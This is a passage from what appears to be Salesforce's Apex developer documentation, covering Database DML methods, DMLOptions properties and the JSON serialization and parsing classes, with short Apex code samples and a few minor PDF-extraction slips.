`emptyRecycleBin`	sObject *`sObject`*	Database.EmptyRecycleBinResult	Permanently deletes the specified sObject from the recycle bin. Note the following: • After an sObject is deleted using this method it cannot be undeleted. • Only 10,000 sObjects can be specified for deletion. • The logged in user can delete any sObject that he or she can query in their recycle bin, or the recycle bins of any subordinates. If the logged in user has "Modify All Data" permission, he or she can query and delete sObjects from any recycle bin in the organization. • Do not include an sObject that was deleted due to a cascade delete; otherwise an error occurs. For example, if an account is deleted, all related contacts, opportunities, contracts, and so on are also deleted. Only include sObjects of the top level account. All related sObjects are automatically removed. • Deleted items are added to the number of items processed by a DML statement, and the method call is added to the total number of DML statements issued. Each executed `emptyRecycleBin` method counts against the governor limit for DML statements.
`emptyRecycleBin`	sObjects []*`listOfSObjects`*	Database.EmptyRecycleBinResult[]	Permanently deletes the specified sObjects from the recycle bin. Note the following: • After an sObject is deleted using this method it cannot be undeleted. • Only 10,000 sObjects can be specified for deletion. • The logged in user can delete any sObject that he or she can query in their recycle bin, or the recycle bins of any subordinates. If the logged in user has "Modify All Data" permission, he or she can query and delete sObjects from any recycle bin in the organization. • Do not include an sObject that was deleted due to a cascade delete; otherwise an error occurs. For example, if an account is deleted, all related

Name	Arguments	Return Type	Description
			contacts, opportunities, contracts, and so on are also deleted. Only include sObjects of the top level account. All related sObjects are automatically removed. • Deleted items are added to the number of items processed by a DML statement, and the method call is added to the total number of DML statements issued. Each executed `emptyRecycleBin` method counts against the governor limit for DML statements.
`executeBatch`	sObject *`className`*	ID	Executes the specified class as a batch Apex job. For more information, see Using Batch Apex on page 179.  **Note:** The class called by the `executeBatch` method implements the `execute` method.
`executeBatch`	sObject *`className`*, Integer *`scope`*	ID	Executes the specified class as a batch Apex job. The value for *`scope`* must be greater than 0. For more information, see Using Batch Apex on page 179.  **Note:** The class called by the `executeBatch` method implements the `execute` method.
`getQueryLocator`	sObject [] *`listOfQueries`*	QueryLocator	Creates a QueryLocator object used in batch Apex or Visualforce. For more information, see Database Batch Apex Objects and Methods on page 352, Understanding Apex Managed Sharing on page 187, and `StandardSetController` Class on page 448. You can't use `getQueryLocator` with any query that contains an aggregate function. Each executed `getQueryLocator` method counts against the governor limit for SOQL queries.
`getQueryLocator`	String *`query`*	QueryLocator	Creates a QueryLocator object used in batch Apex or Visualforce. For more information, see Database Batch Apex Objects and Methods on page 352, Understanding Apex Managed Sharing on page 187, and `StandardSetController` Class on page 448.

Name	Arguments	Return Type	Description
			You can't use `getQueryLocator` with any query that contains an aggregate function. Each executed `getQueryLocator` method counts against the governor limit for SOQL queries.
`insert`	sObject *`recordToInsert`* Boolean *`opt_allOrNone`* | database.DMLOptions *`opt_DMLOptions`*	SaveResult	Adds an sObject, such as an individual account or contact, to your organization's data. `insert` is analogous to the INSERT statement in SQL. The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why. The optional *`opt_DMLOptions`* parameter specifies additional data for the transaction, such as assignment rule information or rollback behavior when errors occur during record insertions. Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field. Each executed `insert` method counts against the governor limit for DML statements.
`insert`	sObject [] *`recordsToInsert`* Boolean *`opt_allOrNone`* | database.DMLOptions *`opt_DMLOptions`*	SaveResult[]	Adds one or more sObjects, such as individual accounts or contacts, to your organization's data. `insert` is analogous to the INSERT statement in SQL. The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why. The optional *`opt_DMLOptions`* parameter specifies additional data for the transaction, such as assignment rule information or rollback behavior when errors occur during record insertions. Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime

Name	Arguments	Return Type	Description
			error if you assign a String value that is too long for the field. Each executed `insert` method counts against the governor limit for DML statements.
`query`	String *query*	sObject[]	Creates a dynamic SOQL query at runtime. This method can be used wherever a static SOQL query can be used, such as in regular assignment statements and `for` loops. For more information, see Dynamic SOQL on page 173. Each executed `query` method counts against the governor limit for SOQL queries.
`rollback`	System.Savepoint *sp*	Void	Restores the database to the state specified by the savepoint variable. Any emails submitted since the last savepoint are also rolled back and not sent.  **Note:** Static variables are not reverted during a rollback. If you try to run the trigger again, the static variables retain the values from the first run. Each rollback counts against the governor limit for DML statements. You will receive a runtime error if you try to rollback the database additional times.
`setSavepoint`		System.Savepoint	Returns a savepoint variable that can be stored as a local variable, then used with the `rollback` method to restore the database to that point. If you set more than one savepoint, then roll back to a savepoint that is not the last savepoint you generated, the later savepoint variables become invalid. For example, if you generated savepoint `SP1` first, savepoint `SP2` after that, and then you rolled back to `SP1`, the variable `SP2` would no longer be valid. You will receive a runtime error if you try to use it. References to savepoints cannot cross trigger invocations, because each trigger invocation is a new execution context. If you declare a savepoint as a static variable then try to use it across trigger contexts you will receive a runtime error. Each savepoint you set counts against the governor limit for DML statements.

Name	Arguments	Return Type	Description
`undelete`	sObject *`recordToUndelete`* Boolean *`opt_allOrNone`*	UndeleteResult	Restores an existing sObject record, such as an individual account or contact, from your organization's Recycle Bin. `undelete` is analogous to the UNDELETE statement in SQL. The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why. Each executed `undelete` method counts against the governor limit for DML statements.
`undelete`	sObject [] *`recordsToUndelete`* Boolean *`opt_allOrNone`*	UndeleteResult[]	Restores one or more existing sObject records, such as individual accounts or contacts, from your organization's Recycle Bin. `undelete` is analogous to the UNDELETE statement in SQL. The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why. Each executed `undelete` method counts against the governor limit for DML statements.
`undelete`	RecordID *`ID`* Boolean *`opt_allOrNone`*	UndeleteResult	Restores an existing sObject record, such as an individual account or contact, from your organization's Recycle Bin. `undelete` is analogous to the UNDELETE statement in SQL. The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why. Each executed `undelete` method counts against the governor limit for DML statements.
`undelete`	RecordIDs[] *`ID`* Boolean *`opt_allOrNone`*	UndeleteResult []	Restores one or more existing sObject records, such as individual accounts or contacts, from your

Name	Arguments	Return Type	Description
			organization's Recycle Bin. `undelete` is analogous to the UNDELETE statement in SQL. The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why. Each executed `undelete` method counts against the governor limit for DML statements.
`update`	sObject *`recordToUpdate`* Boolean *`opt_allOrNone`* | database.DMLOptions *`opt_DMLOptions`*	Database.SaveResult	Modifies an existing sObject record, such as an individual account or contact, in your organization's data. `update` is analogous to the UPDATE statement in SQL. The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why. The optional *`opt_DMLOptions`* parameter specifies additional data for the transaction, such as assignment rule information or rollback behavior when errors occur during record insertions. Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field. Each executed `update` method counts against the governor limit for DML statements.
`update`	sObject [] *`recordsToUpdate`* Boolean *`opt_allOrNone`* | database.DMLOptions *`opt_DMLOptions`*	Database.SaveResult []	Modifies one or more existing sObject records, such as individual accounts or contactsinvoice statements, in your organization's data. `update` is analogous to the UPDATE statement in SQL. The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that

Name	Arguments	Return Type	Description
			can be used to verify which records succeeded, which failed, and why. The optional *opt_DMLOptions* parameter specifies additional data for the transaction, such as assignment rule information or rollback behavior when errors occur during record insertions. Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field. Each executed `update` method counts against the governor limit for DML statements.
`upsert`	sObject *recordToUpsert* Schema.SObjectField *External_ID_Field* Boolean *opt_allOrNone*	Database.UpsertResult	Creates a new sObject record or updates an existing sObject record within a single statement, using an optional custom field to determine the presence of existing objects. The *External_ID_Field* is of type Schema.SObjectField, that is, a field token. Find the token for the field by using the `fields` special method. For example, `Schema.SObjectField f = Account.Fields.MyExternalId`. The optional *opt_allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why. Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field. Each executed `upsert` method counts against the governor limit for DML statements.
`upsert`	sObject [] *recordsToUpsert* Schema.SObjectField *External_ID_Field* Boolean *opt_allOrNone*	Database.UpsertResult []	Cusing an optional custom field to determine the presence of existing objects. The *External_ID_Field* is of type Schema.SObjectField, that is, a field token. Find the token for the field by using the `fields` special method. For example, `Schema.SObjectField f = Account.Fields.MyExternalId`.

Name	Arguments	Return Type	Description
			The optional *opt_allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why. Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field. Each executed `upsert` method counts against the governor limit for DML statements.

See Also:

Apex Data Manipulation Language (DML) Operations
Understanding Execution Governors and Limits

Database Batch Apex Objects and Methods

Database.QueryLocator Method

The following table lists the method for the Database.QueryLocator object:

Name	Arguments	Return Type	Description
`getQuery`		String	Returns the query used to instantiate the Database.QueryLocator object. This is useful when testing the `start` method. For example: `System.assertEquals(QLReturnedFromStart.getQuery(), Database.getQueryLocator([SELECT Id FROM Account]).getQuery() );` You cannot use the `FOR UPDATE` keywords with a getQueryLocator query to lock a set of records. The `start` method automatically locks the set of records in the batch.

Database DMLOptions Properties

Use the Database.DMLOptions class to provide extra information during a transaction, for example, specifying the truncation behavior of fields or assignment rule information. DMLOptions is only available for Apex saved against API versions 15.0 and higher.

The Database.DMLOptions class has the following properties:

- `allowFieldTruncation` Property
- `assignmentRuleHeader` Property
- `emailHeader` Property
- `localeOptions` Property
- `optAllOrNone` Property

`allowFieldTruncation` Property

The `allowFieldTruncation` property specifies the truncation behavior of strings. In Apex saved against API versions previous to 15.0, if you specify a value for a string and that value is too large, the value is truncated. For API version 15.0 and later, if a value is specified that is too large, the operation fails and an error message is returned. The `allowFieldTruncation` property allows you to specify that the previous behavior, truncation, be used instead of the new behavior in Apex saved against API versions 15.0 and later.

The `allowFieldTruncation` property takes a Boolean value. If `true`, the property truncates String values that are too long, which is the behavior in API versions 14.0 and earlier. For example:

```
Database.DMLOptions dml = new Database.DMLOptions();

dml.allowFieldTruncation = true;
```

`assignmentRuleHeader` Property

The `assignmentRuleHeader` property specifies the assignment rule to be used when creating a case or lead.

Note: The database.DMLOptions object supports assignment rules for cases and leads, but not for accounts or territory management.

The following are the options that can be set with the `assignmentRuleHeader`:

Name	Type	Description
`assignmentRuleID`	ID	Specify the ID of a specific assignment rule to run for the case or lead. The assignment rule can be active or inactive. The ID can be retrieved by querying the AssignmentRule sObject. If specified, do not specify `useDefaultRule`. If the value is not in correct ID format (15-character or 18-character Salesforce ID), the call fails and an exception is returned.
`useDefaultRule`	Boolean	If specified as `true` for a case or lead, the system uses the default (active) assignment rule for the case or lead. If specified, do not specify an `assignmentRuleId`.

The following example uses the `useDefaultRule` option:

```
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.useDefaultRule= true;

Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
```

The following example uses the `assignmentRuleID` option:

```
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.assignmentRuleId= '01QD0000000EqAn';

Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
```

`emailHeader` Property

The Salesforce user interface allows you to specify whether or not to send an email when the following events occur:

- Creation of a new case or task
- Creation of a case comment
- Conversion of a case email to a contact
- New user email notification
- Lead queue email notification
- Password reset

In Apex saved against API version 15.0 or later, the Database.DMLOptions `emailHeader` property enables you to specify additional information regarding the email that gets sent when one of the events occurs because of the code's execution.

The following are the options that can be set with the `emailHeader` property:

Name	Type	Description
`triggerAutoResponseEmail`	Boolean	Indicates whether to trigger auto-response rules (`true`) or not (`false`), for leads and cases. In the Salesforce user interface, this email can be automatically triggered by a number of events, for example creating a case or resetting a user password. If this value is set to `true`, when a case is created, if there is an email address for the contact specified in `ContactID`, the email is sent to that address. If not, the email is sent to the address specified in `SuppliedEmail`.
`triggerOtherEmail`	Boolean	Indicates whether to trigger email outside the organization (`true`) or not (`false`). In the Salesforce user interface, this email can be automatically triggered by creating, editing, or deleting a contact for a case.
`triggerUserEmail`	Boolean	Indicates whether to trigger email that is sent to users in the organization (`true`) or not (`false`). In the Salesforce user interface, this email can be automatically triggered by a number of events; resetting a password, creating a new user, adding comments to a case, or creating or modifying a task.

In the following example, the `triggerAutoResponseEmail` option is specified:

```
Account a = new Account(name='Acme Plumbing');

insert a;

Contact c = new Contact(email='jplumber@salesforce.com', firstname='Joe',lastname='Plumber',
 accountid=a.id);
```

```
insert c;

Database.DMLOptions dlo = new Database.DMLOptions();

dlo.EmailHeader.triggerAutoResponseEmail = true;

Case ca = new Case(subject='Plumbing Problems', contactid=c.id);

database.insert(ca, dlo);
```

Email sent through Apex because of a group event includes additional behaviors. A *group event* is an event for which `IsGroupEvent` is true. The EventAttendee object tracks the users, leads, or contacts that are invited to a group event. Note the following behaviors for group event email sent through Apex:

- Sending a group event invitation to a user respects the `triggerUserEmail` option
- Sending a group event invitation to a lead or contact respects the `triggerOtherEmail` option
- Email sent when updating or deleting a group event also respects the `triggerUserEmail` and `triggerOtherEmail` options, as appropriate

`localeOptions` Property

The `localeOptions` property specifies the language of any labels that are returned by Apex. The value must be a valid user locale (language and country), such as de_DE or en_GB. The value is a String, 2-5 characters long. The first two characters are always an ISO language code, for example 'fr' or 'en.' If the value is further qualified by a country, then the string also has an underscore (_) and another ISO country code, for example 'US' or 'UK.' For example, the string for the United States is 'en_US', and the string for French Canadian is 'fr_CA.'

For a list of the languages that Salesforce supports, see What languages does Salesforce support? in the Salesforce online help.

`optAllOrNone` Property

The `optAllOrNone` property specifies whether the operation allows for partial success. If `optAllOrNone` is set to `true`, all changes are rolled back if any record causes errors. The default for this property is `false` and successfully processed records are committed while records with errors aren't. This property is available in Apex saved against Salesforce API version 20.0 and later.

Database EmptyRecycleBinResult Methods

A list of Database.EmptyRecycleBinResult objects is returned by the `Database.emptyRecycleBin` method. Each object in the list corresponds to either a record Id or an sObject passed as the parameter in the `Database.emptyRecycleBin` method. The first index in the EmptyRecycleBinResult list matches the first record or sObject specified in the list, the second with the second, and so on.

The following are all instance methods, that is, they work on a specific instance of an EmptyRecyclelBinResult object. None of these methods take any arguments.

Name	Return Type	Description
`getErrors`	Database.Errors []	If an error occurred during the delete for this record or sObject, a list of one or more Database.Error objects is returned. If no errors occurred, this list is empty.
`getId`	ID	Returns the ID of the record or sObject you attempted to deleted.
`isSuccess`	Boolean	Returns `true` if the record or sObject was successfully removed from the recycle bin; otherwise `false`.

Database Error Object Methods

A Database.error object contains information about an error that occurred, during a DML operation or other operation.

All DML operations that are executed with their database system method form return an error object if they fail.

All error objects have access to the following methods:

Name	Arguments	Return Type	Description
getMessage		String	Returns the error message text.
getStatusCode		StatusCode	Returns a code that characterizes the error. The full list of status codes is available in the WSDL file for your organization (see Downloading Salesforce WSDLs and Client Authentication Certificates in the Salesforce online help.)

JSON Support

JavaScript Object Notation (JSON) support in Apex enables the serialization of Apex objects into JSON format and the deserialization of serialized JSON content. Apex provides a set of classes that expose methods for JSON serialization and deserialization. The following table describes the classes available.

Class	Description
`System.JSON`	Contains methods for serializing Apex objects into JSON format and deserializing JSON content that was serialized using the `serialize` method in this class.
`System.JSONGenerator`	Contains methods used to serialize Apex objects into JSON content using the standard JSON encoding.
`System.JSONParser`	Represents a parser for JSON-encoded content.

The `System.JSONToken` enumeration contains the tokens used for JSON parsing.

Methods in these classes throw a `JSONException` if an issue is encountered during execution.

The following are some limitations of JSON support:

- Only custom objects, which are `sObject` types, of managed packages can be serialized from code that is external to the managed package. Objects that are instances of Apex classes defined in the managed package can't be serialized.
- Deserialized `Map` objects whose keys are not strings won't match their corresponding Map objects before serialization. Key values are converted into strings during serialization and will, when deserialized, change their type. For example, a Map<Object, sObject> will become a Map<String, sObject>.
- When an object is declared as the parent type but is set to an instance of the subtype, some data may be lost. The object gets serialized and deserialized as the parent type and any fields that are specific to the subtype are lost.
- An object that has a reference to itself won't get serialized and causes a `JSONException` to be thrown.
- Reference graphs that reference the same object twice are deserialized and cause multiple copies of the referenced object to be generated.

- The `System.JSONParser` data type isn't serializable. If you have a serializable class, such as a Visualforce controller, that has a member variable of type `System.JSONParser` and you attempt to create this object, you'll receive an exception. To use `JSONParser` in a serializable class, use a local variable instead in your method.

JSON Methods

Contains methods for serializing Apex objects into JSON format and deserializing JSON content that was serialized using the `serialize` method in this class.

Usage

Use the methods in the `System.JSON` class to perform round-trip JSON serialization and deserialization of Apex objects.

Methods

The following are static methods of the `System.JSON` class.

Method	Arguments	Return Type	Description
`createGenerator`	Boolean *pretty*	`System.JSONGenerator`	Returns a new JSON generator. The *pretty* argument determines whether the JSON generator creates JSON content in pretty-print format with the content indented. Set to `true` to create indented content.
`createParser`	String *jsonString*	`System.JSONParser`	Returns a new JSON parser. The *jsonString* argument is the JSON content to parse.
`deserialize`	String *jsonString* `System.Type` *apexType*	Any type	Deserializes the specified JSON string into an Apex object of the specified type. The *jsonString* argument is the JSON content to deserialize. The *apexType* argument is the Apex type of the object that this method creates after deserializing the JSON content. The following example deserializes a `Decimal` value. `Decimal n = (Decimal)JSON.deserialize('100.1', Decimal.class);` `System.assertEquals(n, 100.1);`
`serialize`	Any type *object*	String	Serializes Apex objects into JSON content. The *object* argument is the Apex object to serialize. The following example serializes a new `Datetime` value. `Datetime dt = Datetime.newInstance(Date.newInstance(2011, 3, 22), Time.newInstance(1, 15, 18, 0));` `String str = JSON.serialize(dt);` `System.assertEquals('"2011-03-22T08:15:18.000Z"', str);`

Method	Arguments	Return Type	Description
`serializePretty`	Any type *`object`*	String	Serializes Apex objects into JSON content and generates indented content using the pretty-print format. The *`object`* argument is the Apex object to serialize.

Sample: Serializing and Deserializing a List of Invoices

This sample creates a list of `InvoiceStatement` objects and serializes the list. Next, the serialized JSON string is used to deserialize the list again and the sample verifies that the new list contains the same invoices that were present in the original list.

```
public class JSONRoundTripSample {

    public class InvoiceStatement {
        Long invoiceNumber;
        Datetime statementDate;
        Decimal totalPrice;

        public InvoiceStatement(Long i, Datetime dt, Decimal price)
        {
            invoiceNumber = i;
            statementDate = dt;
            totalPrice = price;
        }
    }

    public static void SerializeRoundtrip() {
        Datetime dt = Datetime.now();
        // Create a few invoices.
        InvoiceStatement inv1 = new InvoiceStatement(1,Datetime.valueOf(dt),1000);
        InvoiceStatement inv2 = new InvoiceStatement(2,Datetime.valueOf(dt),500);
        // Add the invoices to a list.
        List<InvoiceStatement> invoices = new List<InvoiceStatement>();
        invoices.add(inv1);
        invoices.add(inv2);

        // Serialize the list of InvoiceStatement objects.
        String JSONString = JSON.serialize(invoices);
        System.debug('Serialized list of invoices into JSON format: ' + JSONString);

        // Deserialize the list of invoices from the JSON string.
        List<InvoiceStatement> deserializedInvoices =
         (List<InvoiceStatement>)JSON.deserialize(JSONString, List<InvoiceStatement>.class);

        System.assertEquals(invoices.size(), deserializedInvoices.size());
        Integer i=0;
        for (InvoiceStatement deserializedInvoice :deserializedInvoices) {
            system.debug('Deserialized:' + deserializedInvoice.invoiceNumber + ','
            + deserializedInvoice.statementDate.formatGmt('MM/dd/yyyy  HH:mm:ss.SSS')
            + ', ' + deserializedInvoice.totalPrice);
            system.debug('Original:' + invoices[i].invoiceNumber + ','
            + invoices[i].statementDate.formatGmt('MM/dd/yyyy  HH:mm:ss.SSS')
            + ', ' + invoices[i].totalPrice);
            i++;
        }
```

```
    }
}
```

See Also:

Type Methods

JSONGenerator Methods

Contains methods used to serialize Apex objects into JSON content using the standard JSON encoding.

Usage

Since the JSON encoding that's generated by Apex through the serialization method in the `System.JSON` class isn't identical to the standard JSON encoding in some cases, the `System.JSONGenerator` class is provided to enable the generation of standard JSON-encoded content.

Methods

The following are instance methods of the `System.JSONGenerator` class.

Method	Arguments	Return Type	Description
`close`		Void	Closes the JSON generator. No more content can be written after the JSON generator is closed.
`getAsString`		String	Returns the generated JSON content. Also, this method closes the JSON generator if it isn't closed already.
`isClosed`		Boolean	Returns `true` if the JSON generator is closed; otherwise, returns `false`.
`writeBlob`	Blob *`blobValue`*	Void	Writes the specified `Blob` value as a base64-encoded string.
`writeBlobField`	String *`fieldName`* Blob *`blobValue`*	Void	Writes a field name and value pair using the specified field name and BLOB value.
`writeBoolean`	Boolean *`blobValue`*	Void	Writes the specified Boolean value.
`writeBooleanField`	String *`fieldName`* Boolean *`booleanValue`*	Void	Writes a field name and value pair using the specified field name and Boolean value.
`writeDate`	Date *`dateValue`*	Void	Writes the specified date value in the ISO-8601 format.
`writeDateField`	String *`fieldName`* Date *`dateValue`*	Void	Writes a field name and value pair using the specified field name and date value. The date value is written in the ISO-8601 format.
`writeDateTime`	Datetime *`datetimeValue`*	Void	Writes the specified date and time value in the ISO-8601 format.

Method	Arguments	Return Type	Description
`writeDateTimeField`	String *fieldName* Datetime *datetimeValue*	Void	Writes a field name and value pair using the specified field name and date and time value. The date and time value is written in the ISO-8601 format.
`writeEndArray`		Void	Writes the ending marker of a JSON array (']').
`writeEndObject`		Void	Writes the ending marker of a JSON object ('}').
`writeFieldName`	String *fieldName*	Void	Writes a field name.
`writeId`	ID *identifier*	Void	Writes the specified ID value.
`writeIdField`	String *fieldName* Id *identifier*	Void	Writes a field name and value pair using the specified field name and identifier value.
`writeNull`		Void	Writes the JSON null literal value.
`writeNullField`	String *fieldName*	Void	Writes a field name and value pair using the specified field name and the JSON null literal value.
`writeNumber`	Decimal *number*	Void	Writes the specified decimal value.
`writeNumber`	Double *number*	Void	Writes the specified double value.
`writeNumber`	Integer *number*	Void	Writes the specified integer value.
`writeNumber`	Long *number*	Void	Writes the specified long value.
`writeNumberField`	String *fieldName* Decimal *number*	Void	Writes a field name and value pair using the specified field name and decimal value.
`writeNumberField`	String *fieldName* Double *number*	Void	Writes a field name and value pair using the specified field name and double value.
`writeNumberField`	String *fieldName* Integer *number*	Void	Writes a field name and value pair using the specified field name and integer value.
`writeNumberField`	String *fieldName* Long *number*	Void	Writes a field name and value pair using the specified field name and long value.
`writeObject`	Any type *object*	Void	Writes the specified Apex object in JSON format
`writeObjectField`	String *fieldName* Any type *object*	Void	Writes a field name and value pair using the specified field name and Apex object.
`writeStartArray`		Void	Writes the starting marker of a JSON array ('[').
`writeStartObject`		Void	Writes the starting marker of a JSON object ('{').
`writeString`	String *stringValue*	Void	Writes the specified string value.

Method	Arguments	Return Type	Description
`writeStringField`	String *`fieldName`* String *`stringValue`*	Void	Writes a field name and value pair using the specified field name and string value.
`writeTime`	Time *`timeValue`*	Void	Writes the specified time value in the ISO-8601 format.
`writeTimeField`	String *`fieldName`* Time *`timeValue`*	Void	Writes a field name and value pair using the specified field name and time value in the ISO-8601 format.

JSONGenerator Sample

This example generates a JSON string by using the methods of `JSONGenerator`.

```
public class JSONGeneratorSample{

    public class A {
        String str;

        public A(String s) { str = s; }
    }

    static void generateJSONContent() {
        // Create a JSONGenerator object.
        // Pass true to the constructor for pretty print formatting.
        JSONGenerator gen = JSON.createGenerator(true);

        // Create a list of integers to write to the JSON string.
        List<integer> intlist = new List<integer>();
        intlist.add(1);
        intlist.add(2);
        intlist.add(3);

        // Create an object to write to the JSON string.
        A x = new A('X');

        // Write data to the JSON string.
        gen.writeStartObject();
        gen.writeNumberField('abc', 1.21);
        gen.writeStringField('def', 'xyz');
        gen.writeFieldName('ghi');
        gen.writeStartObject();

        gen.writeObjectField('aaa', intlist);

        gen.writeEndObject();

        gen.writeFieldName('Object A');

        gen.writeObject(x);

        gen.writeEndObject();

        // Get the JSON string.
        String pretty = gen.getAsString();

        System.assertEquals('{\n' +
        '  "abc" : 1.21,\n' +
        '  "def" : "xyz",\n' +
        '  "ghi" : {\n' +
```

```
        '    "aaa" : [ 1, 2, 3 ]\n' +
        '  },\n' +
        '  "Object A" : {\n' +
        '    "str" : "X"\n' +
        '  }\n' +
        '}', pretty);
    }
}
```

JSONParser Methods

Represents a parser for JSON-encoded content.

Usage

Use the `System.JSONParser` methods to parse a response that's returned from a call to an external service that is in JSON format, such as a JSON-encoded response of a Web service callout.

Methods

The following are instance methods of the `System.JSONParser` class.

Method	Arguments	Return Type	Description
`clearCurrentToken`		Void	Removes the current token. After this method is called, a call to `hasCurrentToken` returns `false` and a call to `getCurrentToken` returns `null`. You can retrieve the cleared token by calling `getLastClearedToken`.
`getBlobValue`		Blob	Returns the current token as a BLOB value. The current token must be of type `JSONToken.VALUE_STRING` and must be Base64-encoded.
`getBooleanValue`		Boolean	Returns the current token as a Boolean value. The current token must be of type `JSONToken.VALUE_TRUE` or `JSONToken.VALUE_FALSE`. The following example parses a sample JSON string and retrieves a Boolean value. `String JSONContent = '{"isActive":true}';` `JSONParser parser = JSON.createParser(JSONContent);` `// Advance to the start object marker.` `parser.nextToken();` `// Advance to the next value.` `parser.nextValue();` `// Get the Boolean value.` `Boolean isActive = parser.getBooleanValue();`
`getCurrentName`		String	Returns the name associated with the current token. If the current token is of type `JSONToken.FIELD_NAME`, this method returns the same value as `getText`. If the current token

Method	Arguments	Return Type	Description
			is a value, this method returns the field name that precedes this token. For other values such as array values or root-level values, this method returns `null`. The following example parses a sample JSON string. It advances to the field value and retrieves its corresponding field name. `String JSONContent = '{"firstName":"John"}';` `JSONParser parser =` `  JSON.createParser(JSONContent);` `// Advance to the start object marker.` `parser.nextToken();` `// Advance to the next value.` `parser.nextValue();` `// Get the field name for the current value.` `String fieldName = parser.getCurrentName();` `// Get the textual representation` `// of the value.` `String fieldValue = parser.getText();`
`getCurrentToken`		`System.JSONToken`	Returns the token that the parser currently points to or `null` if there's no current token. The following example iterates through all the tokens in a sample JSON string. `String JSONContent = '{"firstName":"John"}';` `JSONParser parser =` `  JSON.createParser(JSONContent);` `// Advance to the next token.` `while (parser.nextToken() != null) {` `  System.debug('Current token: ' +` `  parser.getCurrentToken());` `}`
`getDatetimeValue`		Datetime	Returns the current token as a date and time value. The current token must be of type `JSONToken.VALUE_STRING` and must represent a `Datetime` value in the ISO-8601 format. The following example parses a sample JSON string and retrieves a Datetime value. `String JSONContent =` `'{"transactionDate":"2011-03-22T13:01:23"}';` `JSONParser parser =` `  JSON.createParser(JSONContent);` `// Advance to the start object marker.` `parser.nextToken();` `// Advance to the next value.` `parser.nextValue();` `// Get the transaction date.` `Datetime transactionDate =` `  parser.getDatetimeValue();`

Method	Arguments	Return Type	Description
`getDateValue`		Date	Returns the current token as a date value. The current token must be of type `JSONToken.VALUE_STRING` and must represent a `Date` value in the ISO-8601 format. The following example parses a sample JSON string and retrieves a Date value. `String JSONContent = '{"dateOfBirth":"2011-03-22"}'; JSONParser parser = JSON.createParser(JSONContent); // Advance to the start object marker. parser.nextToken(); // Advance to the next value. parser.nextValue(); // Get the date of birth. Date dob = parser.getDateValue();`
`getDecimalValue`		Decimal	Returns the current token as a decimal value. The current token must be of type `JSONToken.VALUE_NUMBER_FLOAT` or `JSONToken.VALUE_NUMBER_INT` and is a numerical value that can be converted to a value of type `Decimal`. The following example parses a sample JSON string and retrieves a Decimal value. `String JSONContent = '{"GPA":3.8}'; JSONParser parser = JSON.createParser(JSONContent); // Advance to the start object marker. parser.nextToken(); // Advance to the next value. parser.nextValue(); // Get the GPA score. Decimal gpa = parser.getDecimalValue();`
`getDoubleValue`		Double	Returns the current token as a double value. The current token must be of type `JSONToken.VALUE_NUMBER_FLOAT` and is a numerical value that can be converted to a value of type `Double`. The following example parses a sample JSON string and retrieves a Double value. `String JSONContent = '{"GPA":3.8}'; JSONParser parser = JSON.createParser(JSONContent); // Advance to the start object marker. parser.nextToken(); // Advance to the next value. parser.nextValue();`

Method	Arguments	Return Type	Description
			`// Get the GPA score.` `Double gpa = parser.getDoubleValue();`
`getIdValue`		ID	Returns the current token as an ID value. The current token must be of type `JSONToken.VALUE_STRING` and must be a valid `ID`. The following example parses a sample JSON string and retrieves an ID value. `String JSONContent =` `'{"recordId":"001R0000002nO6H"}';` `JSONParser parser =` `JSON.createParser(JSONContent);` `// Advance to the start object marker.` `parser.nextToken();` `// Advance to the next value.` `parser.nextValue();` `// Get the record ID.` `ID recordID = parser.getIdValue();`
`getIntegerValue`		Integer	Returns the current token as an integer value. The current token must be of type `JSONToken.VALUE_NUMBER_INT` and must represent an `Integer`. The following example parses a sample JSON string and retrieves an Integer value. `String JSONContent =` `'{"recordCount":10}';` `JSONParser parser =` `JSON.createParser(JSONContent);` `// Advance to the start object marker.` `parser.nextToken();` `// Advance to the next value.` `parser.nextValue();` `// Get the record count.` `Integer count = parser.getIntegerValue();`
`getLastClearedToken`		`System.JSONToken`	Returns the last token that was cleared by the `clearCurrentToken` method.
